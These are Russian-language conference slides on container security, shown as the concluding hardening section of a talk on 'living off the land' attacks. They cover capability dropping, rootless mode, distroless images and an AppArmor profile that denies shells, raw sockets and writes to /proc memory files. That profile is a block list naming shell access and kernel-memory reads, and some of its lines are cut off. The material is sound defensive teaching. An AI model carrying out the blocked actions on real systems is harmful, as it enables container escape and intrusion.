


Да, я знаю, что на *nix нет вирусов



Тем временем вирусы:






**Как отлаживать
и тестировать контейнеры?**

Никак.

Конец.

Раздельные среды

77





Как защищаться?

Харденинг

- Запуск приложения под непривилегированным пользователем
- Ограничение набора доступных capabilities и использование --no-new-privileges
- Использование read-only файловой системы
- Использование AppArmor или SELinux
- Использование seccomp

Харденинг

- Отключение межконтейнерного взаимодействия `--icc=false`
- Ограничение использования сети
- Использование `rootless` режима
для контейнеров
- Использование `user namespace`

Drop capabilities



```
→ ~ docker run -it --rm --cap-drop=all alpine bash
```

AppArmor



AppArmor profile

85

```
profile docker-nginx flags=(attach_disconnecte
```

```
#include <abstractions/base>
```

```
network inet tcp,
network inet udp,
network inet icmp,
deny network raw,
deny network packet,
file,
umount,
deny /bin/** wl,
deny /boot/** wl,
deny /dev/** wl,
deny /etc/** wl,
deny /home/** wl,
deny /lib/** wl,
deny /lib64/** wl,
deny /media/** wl,
deny /mnt/** wl,
deny /opt/** wl,
deny /proc/** wl,
deny /root/** wl,
deny /sbin/** wl,
deny /srv/** wl,
deny /tmp/** wl,
deny /sys/** wl,
deny /usr/** wl,
```

```
audit /** w,
```

```
/var/run/nginx.pid w,
/usr/sbin/nginx ix,
deny /bin/dash mrwklx,
deny /bin/sh mrwklx,
deny /usr/bin/top mrwklx,
capability chown,
capability dac_override,
capability setuid,
capability setgid,
capability net_bind_service,
deny @{PROC}/* w,
deny @{PROC}/{[^1-9],[^1-9][^0-9],[^1-9s][^0
```

```
deny @{PROC}/sys/[^k]** w,
deny @{PROC}/sys/kernel/{?,[^s][^h][^m]**
```

```
deny @{PROC}/sysrq-trigger rwklx,
deny @{PROC}/mem rwklx,
deny @{PROC}/kmem rwklx,
deny @{PROC}/kcore rwklx,
deny mount,
deny /sys/[^f]*/** wklx,
```

Permission control



```
root@6da5a2a930b9:~# ping 8.8.8.8
ping: Lacking privilege for raw socket.

root@6da5a2a930b9:/# top
bash: /usr/bin/top: Permission denied

root@6da5a2a930b9:~# touch ~/thing
touch: cannot touch 'thing': Permission denied

root@6da5a2a930b9:/# sh
bash: /bin/sh: Permission denied

root@6da5a2a930b9:/# dash
bash: /bin/dash: Permission denied
```

Осознанные сборки

- Используем
только то, что
необходимо



Осознанные сборки

- Используем только то, что необходимо
- Выбираем инструменты с умом



Осознанные сборки

- Используем только то, что необходимо
- Делаем это на этапе планирования!
- Выбираем инструменты с умом



Минималистичные образы

90

GoogleContainerTools/ **distroless**



 Language focused docker images, minus the operating system.

 125
Contributors

 73
Issues

 17k
Stars


 1k
Forks



alpine
linux

Меньше образ — меньше проблем

91



Поведенческий анализ

92



Выводы

- Злоумышленникам зачастую не нужны хакерские инструменты
- С помощью нативных инструментов можно проводить широкий спектр атак
- Такие инструменты не детектятся сканерами
- На них обращается недостаточное внимание
- Нужно уделять внимание харденингу контейнеров
- Все это нужно учитывать с момента проектирования контейнеров

Голосуйте за наш доклад



Ссылка на презентацию: <https://bit.ly/living-off-the-land>

Алексей Федулаев

@int0x80h

Антон Жаболенко

@shanton



HighLoad++